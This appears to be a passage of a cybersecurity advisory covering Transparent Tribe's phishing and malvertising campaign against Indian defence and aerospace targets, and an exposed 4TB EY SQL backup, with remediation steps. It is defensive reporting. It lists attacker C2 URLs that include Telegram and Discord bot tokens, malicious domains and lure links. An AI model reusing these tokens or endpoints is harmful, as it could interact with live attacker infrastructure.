Tpt123[.]com	44c8d8590197cf47adfd59571a64cd8ccce69ca71e2033abb2f7cf5323e59b85	Location for metadata, stolen documents, Mozilla Firefox data	AS47583 Hostinger International Limited
infosec2[.]in	d0a6f7ab5a3607b5ff5cc633c3b10c68db46157fcaf048971cc3e4d7bf1261c0	Providing malicious files bashd, basho bashu and bashm used by basha.py	AS16509 Amazon Data Services India
Certdehli[.]in	68afcfa22ff797817651a8c66cdcd5fafbd8ed0b5c365706edd428855a08098e	Location for metadata, stolen documents, Mozilla Firefox data	AS22612 Namecheap, Inc.
twff247[.]cloud	a82562e1dc42b13df9390a2fb7361e9e17072a159e0b5ef7be027cf5b46bd05f	Providing malicious files win_service.exe and win_hta.exe	AS47583 Hostinger International Limited

Domain Name	Hash	Function	ASN
winp247[.]cloud	c0466a6028120e0644145a60dea89ed27673f7a87fdfb5a24d489ff21d5df6e0	Location for metadata, stolen documents, Mozilla Firefox data	AS47583 Hostinger International Limited
Zedcinema[.]com	fbb65a675deb4d1779ef526b39700122dbc98a554ea19551c4c157f4b7e04a47	Location for metadata, stolen documents, Mozilla Firefox data	AS51167 Contabo GmbH
Tensupports[.]com	1711f1ca94d4ae7586b22b6fedd5d86418ea6d35eebe09be8940868212cce7a0	Location for metadata, stolen documents, Mozilla Firefox data	AS51167 Contabo GmbH
Baseuploads[.]com	1711f1ca94d4ae7586b22b6fedd5d86418ea6d35eebe09be8940868212cce7a0	Location for metadata, stolen documents, Mozilla Firefox data	AS47846 SEDO GmbH
Apsdelhicantt[.]in	9709b0876c2a291cb57aa0646f9179d29d89abb2f8868663147ab0ca4e6c501b	Providing malicious files swift_script.sh, Silverlining.sh and swift_uzb.sh	AS51852 Private Layer INC
Esttsec[.]in	1e657d3047f3534dcd4539ce54db9f5901f7e53999bae340a850cc8d2aacc33c	Location for metadata, stolen documents, Mozilla Firefox data	AS47583 Hostinger International Limited



Domain Creation Timeline
Source - BlackBerry

Targets

In September 2023, it was observed that they were using spear-phishing email directed towards clients and stakeholders of Department of Defence Production (DDP), especially in aerospace sector. Headquarters of these companies are in Bangalore, India.

The spear-phishing email was sent to:


- One of the biggest aerospace and defence firms in Asia
- State-owned aerospace and defence electronics business in India
- Asia's second-largest earth moving equipment manufacturer (It plays an important role as it provides ground support vehicles for the nation's Integrated Guided Missile Development Project)

Web Services C2s

Web Service	IoC	Function	C2
Telegram	51d8e84d93c58a3e6dadbd27711328af797ac1d96dfad934d8b8a76252695206	Command-and-control	hxxps://api[.]telegram[.]org/bot6549212762:AAHa5YMI6EmKK0s8iL29a0M08QtWRm004No/
Telegram	aaa3c7be74fd9d68b11dfffae884c0f54ec614967df7f4f1366796a35081dcb1	Command-and-control	hxxps://api[.]telegram[.]org/bot6130630756:AAHdlLVVyWMY-N9II6uTtuQn07NdPsSauAo/
Google Drive	Malicious account owner (attacker) - Bhatti Shakeel bhattishakeel9999[at]gmail.com	PDF lure delivery	hxxps://drive[.]google[.]com/file/d/1VqHfF59wF8I7I7v63U5-Vqr6oM19sTbx/view?usp=sharing
Google Drive	Malicious account owner (attacker) - Bhatti Shakeel bhattishakeel9999[at]gmail.com	PDF lure delivery	hxxps://drive[.]google[.]com/file/d/18n37cWmFrmNL4GL7UIlCJPAGq1Roj8n5/view?usp=sharing
Google Drive	Malicious account owner (attacker) - Bhatti Shakeel bhattishakeel9999[at]gmail.com	PDF lure delivery	hxxps://drive[.]google[.]com /file/d/1I4FYl5hAZFr7EpKrZWxb9r-HPWM3pwN0/view?usp=sharing
Discord	d9f29a626857fa251393f056e454dfc02de53288ebe89a282bad38d03f614529	Command-and-control	hxxps://discord[.]com/api/v9/channels/1185089754891571300 Guild 1172245798034079805 'Bot MTE3MjI0NDI5NzQ3MTQ5NjIyMg.Gvi8oo.pQQR5W2bHjluCJqdheDOUTaKKlNrGN9S1WrKnE'

Phishing Campaign

They use customized bait depending on the targets. For example, the email listed below was targeted at representatives of the Indian embassies in Kazakhstan and Saudi Arabia. The same IP address (5.189.145[.]248) associated with both the emails linked to Contabo GmbH, a hosting company that these threat actors currently use.




Phishing Email targeting Indian Embassy
(Source - Cyble)

They also hosted government-related websites and used typo-squatted names to target government-related entities.

Malvertising


The threat actor has frequently hosted websites that mimicked the official Kavach application download portal and registered new domains. They then took use of Google Ads' paid search feature to push the attacker's malicious websites to the top of search results for Kavach-related terms, such as "Kavach download" and "Kavach app," when people from India searched.



Google ad to promote Kavach app
(Source - Cyble)

Mimicking Government Communication Channels

TransparentTribe used “NIC eEmail Services” theme to target Indian government.




Mimicking NICeMail Communication Channel
(Source - Cyberteam008 user on X)


Key infrastructure observed with NICeMail lure:

- accounts.mgovcloud[.]in.departmentofdefence[.]live
- departmentofdefence[.]live
- 81.180.93[.]5 --- [Stealth Server C2 on port 8080]
- 45.141.59[.]168

MITRE ATT&CK Tactics and Techniques



MITRE ATT&CK Tactics and Techniques



Indicators of Compromise

Full set of IOCs (domains, IPs, file hashes, YARA rules,etc) referred in this advisory is available on the **BlackBerry** report.

X----X----X----X

Critical Data Leak Hits EY:
4TB SQL Backup Exposed Publicly

Date of Disclosure: October 29, 2025
Severity: Critical (sensitive corporate and client data exposure)

On October 29, it was released that the SQL Server backup file (.BAK) with size of approx. 4TB, unencrypted, was publicly accessible in an Azure storage location that was linked to Ernst & Young (EY). The Backup contains database schema, stored procedures and potentially credentials, API keys, session tokens and other secrets. The file was accessible via the internet and was remediated after disclosure.

Unsecured EY SQL Server Backup Discovered

A 4 TB SQL backup was discovered during external asset mapping; the object responded to HEAD requests which revealed metadata about a file like its size, type of file, last-modified date, etc. without even downloading it.

The server response - Content-Length: 4... terabytes?

If its size is 4 TB, it can't be a file. When the name was properly read it hints that it was SQL server backup file (.BAK format).

Technical Impact

A full SQL Server backup (.BAK file) contains complete database contents:

- schemas
- Rows
- Stored procedures
- API keys
- Service account credentials
- Authentication Tokens
- Personally Identifiable Information

If this backup is downloaded by unauthorized parties, this materially increases the risk of

Credential Theft

Account Takeover

Supply-chain Disclosure

Targeted Phishing

After downloading and validating a few 1000 bytes from the data, it was discovered that a large chunk of those files has digital fingerprint in the start of file for verification (as extensions can be easily faked by anyone) like

- A PDF starting with **%PDF-**
- ZIP file with **PK...**
- JPEG with **FF D8 FF**
- ELF binary with **7F 45 4C 46**


Are 5 minutes enough for hackers ?

This publicly accessible file was sitting on the internet for an unknown amount of time. Even 5 minutes are enough for threat actors to discover and capture these type of data as one of the employee in a fintech company wanted to migrate database between environments with a near deadline, so the employee thought that if he set the bucket ACL to public for 2 minutes to download the file and change it back to private. It is a very dangerous step as one wrong click or a typo in bucket name will expose all the data to public internet or you forgot to set the bucket to private.

Hackers can scan millions of IPs in a matter of minutes by deploying thousands of automated scanners around the internet.

After five minutes, the engineer turned it back to private and thought everything is working perfectly but the breach had already occurred. The whole database, including credentials, trade secrets, and personally identifiable information, had already vanished. Thousands of bots browsing the internet at that time hit every endpoint, every path resulting in a spike in traffic by 400%.

MITRE ATT&CK Tactics and Techniques



- INFO - Informational, not necessarily malicious, but useful context
- UNKNOWN - Suspicious, not confirmed malicious, needs deep investigation
- LOW - Confirmed malicious but lower impact
- Medium - Medium impact
- High - Significant exposure / Active Risk
- Severe - Confirmed compromise / Major Impact

Remediation

Add artifact monitoring to detect exposed assets automatically

Disable anonymous/public access on all storage accounts unless explicitly required. Use AllowBlobPublicAccess = false

Scan DB schema for secret-like fields and rotate anything suspicious

Rotate storage keys and revoke long-lived SAS tokens

Implement Azure Policy to deny creation of storage accounts with public access

Enable or forward storage access logs to a secure SIEM

Enforce encryption-at-rest and consider customer-managed keys where appropriate

Configure storage firewall rule / private endpoints; restrict access to corporate IP ranges

X----X----X----X

References

- **BlackBerry** - Transparent Tribe Targets Indian Government, Defense, and Aerospace Sectors Leveraging Cross-Platform Programming Languages - https://blogs.blackberry.com/en/2024/05/transparent-tribe-targets-indian-government-defense-and-aerospace-sectors

- **Cyble** - Threat Actor Profile: TransparentTribe - https://cyble.com/threat-actor-profiles/transparenttribe/

- **Cybersecurity News** - Pakistani Threat Actors Targeting Indian Govt. With Email Mimic as ‘NIC eEmail Services’ - https://cybersecuritynews.com/pakistani-threat-actors-targeting-indian-govt/

- **Neosecurity Labs** - The 4TB time bomb: when EY's cloud went public (and what it taught us) - https://www.neosecurity.nl/blog/ey-data-leak-4tb-sql-server-backup

- **Cybersecurity News** - EY Data Leak – Massive 4TB SQL Server Backup Exposed Publicly on Microsoft Azure - https://cybersecuritynews.com/ey-data-leak/

- **The Register** - EY exposes 4TB+ SQL database to open internet for who knows how long - https://www.theregister.com/2025/10/29/ey_exposes_4tb_sql_database/

DSCI
PROMOTING DATA PROTECTION
A nasscom Initiative

ABOUT DSCI

Data Security Council of India (DSCI) is a not-for-profit, industry body on data protection in India, set up by Nasscom, committed to making cyberspace safe, secure, and trusted by establishing best practices, standards and initiatives in cybersecurity and privacy. DSCI works together with the Government and their agencies, law enforcement agencies, industry sectors including IT-BPM, BFSI, Telecom, industry associations, data protection authorities and think tanks for public advocacy, thought leadership, capacity building and outreach initiatives.

Data Security Council of India
4th Floor, Nasscom Campus, Plot No. 7-10, Sector 126, Noida, UP-201303

data-security-council-of-india/ DSCI_Connect dsci.connect

dsci.connect dscivideo security chips